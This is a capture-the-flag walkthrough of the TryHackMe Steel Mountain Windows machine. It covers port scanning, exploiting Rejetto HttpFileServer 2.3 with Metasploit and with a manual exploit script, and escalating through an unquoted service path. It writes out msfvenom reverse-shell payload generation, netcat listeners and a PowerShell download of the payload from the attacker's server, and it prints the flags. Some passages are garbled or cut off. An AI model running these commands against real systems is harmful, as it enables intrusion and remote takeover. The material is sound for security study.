

This is a walk through of Steel Mountain Machine From Tryhackme.

In this room you will enumerate a Windows machine, gain initial access with Metasploit, use Powershell to further enumerate the machine and escalate your privileges to Administrator.

So first lets get started with enumeration and scanning , we will use nmap for that :

```
(root@kali)-[/home/kali]
# nmap -sSV -T4 -Pn 10.10.52.180
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-01 00:36 EDT
Stats: 0:01:35 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 90.91% done; ETC: 00:38 (0:00:07 remaining)
Nmap scan report for 10.10.52.180
Host is up (0.15s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 8.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ssl/ms-wbt-server?
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49163/tcp open  msrpc            Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.28 seconds
```


so as we can see these results there is a webserver running on port 80 :

web server on port 80:

88 | Not secure 10.10.52.180  
21/Note... Base64 Decod... payloadbox/c... PayloadsAllTh...



Employee of the month




so if we view source code of this page , bill harper is the employee of the month :

```
body><center>  
a href="index.html"></a>  
h3>Employee of the month</h3>  
img src="/img/BillHarper.png" style="width:200px;height:200px;"/>  
</center>
```

well to discover more ports I scanned all 65,535 ports and find some new ports :

```
Nmap scan report for 10.10.52.180  
Host is up (0.15s latency).  
Not shown: 65520 closed tcp ports  
PORT      STATE SERVICE  
80/tcp    open  http  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
3389/tcp   open  ms-wbt-server  
5985/tcp   open  wsman  
8080/tcp   open  http-proxy  
47001/tcp  open  winrm  
49152/tcp  open  unknown  
49153/tcp  open  unknown  
49154/tcp  open  unknown  
49155/tcp  open  unknown  
49156/tcp  open  unknown  
49163/tcp  open  unknown  
49164/tcp  open  unknown
```

so as we can see here , a new port 8080 is here which also seems like a server  
lets visit that server :



as we can see here it is a httpfile server 2.3 running here , we will use exploit-db to  
see if there is an exploit for this specific version :

## Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)

**EDB-ID:**

49125

**CVE:**

2014-6287

**Author:**

ÓSCAR ANDREU

**Type:**

WEBAPPS

**Platform:**

WINDOWS

**Date:**

2020-11-30

**EDB Verified:** ✗

**Exploit:** 📄 / {}

**Vulnerable App:**



we used exploit-db to find an exploit and there is a remote code execution exploit which can help us to gain initial foothold on the target machine .

Well we can use the exploit to execute a command that can lead us to a reverse shell

OR

we can use metasploit framework as this exploit is also present in metasploit , we will go with metasploit in this module :

search:

msf6 > search rejetto		search:			
Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/ <b>rejetto</b> _hfs_exec	2014-09-11	excellent	Yes	<b>Rejetto</b> HttpFileServer Remote Command Execution

setting options :

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.52.180
rhosts => 10.10.52.180
msf6 exploit(windows/http/rejetto_hfs_exec) > set rport 8080
rport => 8080
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.17.47.112
lhost => 10.17.47.112
msf6 exploit(windows/http/rejetto_hfs_exec) > run
```

execution :

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.17.47.112:4444
[*] Using URL: http://0.0.0.0:8080/C6E43L
[*] Local IP: http://192.168.1.9:8080/C6E43L
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /C6E43L
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.52.180
[*] Command shell session 3 opened (10.17.47.112:4444 → 10.10.52.180:49249 ) at 2022-04-01 01:19:26 -0400
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\CTChIvofLAU.vbs' on the target
```

shell gained :

```
meterpreter > ls
Listing: C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	4096	dir	2022-04-01 01:19:19 -0400	%TEMP%
100666/rw-rw-rw-	174	fil	2019-09-27 07:07:07 -0400	desktop.ini
100777/rwxrwxrwx	760320	fil	2014-02-16 15:58:52 -0500	hfs.exe

```
meterpreter > 
```

244 words, 1,333 characters      Default Page Style      English (USA)

user flag :

```
Listing: C:\Users\bill\Desktop
Mode                Size      Type      Last m
-----
100666/rw-rw-rw-   282     fil      2019-0
100666/rw-rw-rw-    70     fil      2019-0

meterpreter > cat user.txt
◆◆b04763b6fcf51fcd7c13abc7db4fd365
meterpreter > t[*] 10.10.52.180 - Me
```

so now the final task is to escalate our privileges to root for which we will need further enumeration on the target which can be done using a powershell script named as **PowerUp.ps1**

first we will transfer this script from our pc to target using meterpreter upload function :

```
meterpreter > upload /home/kali/PowerSploit/Privesc/PowerUp.ps1
[*] uploading : /home/kali/PowerSploit/Privesc/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/kali/PowerSploit/Privesc/PowerUp.ps1 → PowerUp.ps1
[*] uploaded : /home/kali/PowerSploit/Privesc/PowerUp.ps1 → PowerUp.ps1
meterpreter > ls
Listing: C:\Users\bill\Desktop
Mode                Size      Type      Last modified action      Name
-----
100666/rw-rw-rw-   600580   fil      2022-04-01 01:34:44 -0400   PowerUp.ps1
100666/rw-rw-rw-    282     fil      2019-09-27 07:07:07 -0400   desktop.ini
100666/rw-rw-rw-    70      fil      2019-09-27 08:42:38 -0400   user.txt
```

now we will have to load powershell and enter into powershell like this :

```
meterpreter > load powershell
Loading extension powershell... Success.
meterpreter > powershell_shell
PS > dir
```

sa

now we have loaded powershell successfully now we can run the script like this :

```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
```

analyzing of result and conclusion :

```
Check : Unquoted Service Paths
ServiceName : AdvancedSystemCareService9
Path : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart : True
Name : AdvancedSystemCareService9
Check : Unquoted Service Paths
```

so here is unquoted service path vulnerability which we can use to escalate our privileges .

To exploit this vulnerability we have to first generate a payload using msfvenom :

```
(root@kali)~/home/kali
# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=8888 -e x86/shikata_ga_nai -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe file: 73802 bytes
Saved as: Advanced.exe
```

now transfer the payload to target machine :

```
meterpreter > upload /home/kali/Advanced.exe
[*] uploading : /home/kali/Advanced.exe → Advanced.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Advanced.exe → Advanced.exe
[*] uploaded : /home/kali/Advanced.exe → Advanced.exe payload to target machine :
meterpreter >
```

once transferred , move the payload to **C:\Program Files (x86)\IObit\Advanced.exe**

now set up your listener on netcat on port you specified in msfvenom :

```
(root@kali)-[/home/kali]
# nc -lnvp 8888
listening on [any] 8888 ...
```

now open a shell by typing **cmd** in meterpreter and use that cmd shell to restart the service :

```
C:\Users\bill\Desktop>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

this may seem like an error but the service is still restarted successfully and our payload is executed .

As we can see on our listener we got a connection :

```
(root@kali)-[/home/kali]
# nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.52.180] 49310
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ../
```



we got root :-0

root flag :

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
```

Now We will exploit the same machine without metasploit :

first we will use the exploit available on exploit-db :

<https://www.exploit-db.com/exploits/39161>

download it .

Then download netcat static binary :

<https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe>

download it .

Now rename this binary to nc.exe and transfer it to *var/www/html*  
and turn on apache server :

```
(root@kali)-[/home/kali/Downloads]
# service apache2 start

(root@kali)-[/home/kali/Downloads]
# cp nc.exe /var/www/html
```

now edit the exploit script as :

```
urllib2.urlopen('http://'+sys.argv[1]+' .  
ip_addr = "10.17.47.112" #local IP address  
local_port = "7070" # Local Port number  
vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%  
save = "save1" + vbs
```

change ip and port to your ip and port here in script .

Set up a listener on the port you set in script :

```
(root@kali)-[/home/kali]  
# nc -lnvp 7070
```

execute the script followed by <ip\_of\_target> <port\_of\_target>

```
(root@kali)-[/home/kali/notes]  
# python2 39161.py 10.10.52.180 8080
```

now see your listener it would have got a connection :

```
(root@kali)-[/home/kali]  
# nc -lnvp 7070  
listening on [any] 7070 ...  
connect to [10.17.47.112] from (UNKNOWN) [10.10.52.180] 49345  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

we got the initial access like before. :-0

we can use the payload generated above again here , move the payload to our apache web server :

```
(root@kali)-[/home/kali]  
# cp Advanced.exe /var/www/html
```

then transfer it on the target machine :

```
C:\Users\bill>powershell -c wget -OutFile Advanced.exe 10.17.47.112/Advanced.exe  
powershell -c wget -OutFile Advanced.exe 10.17.47.112/Advanced.exe rated above again
```

now move the payload to **C:\Program Files (x86)\IObit\Advanced.exe**

then all of the steps are same as above I.e restart the service and setup a listener and we are done.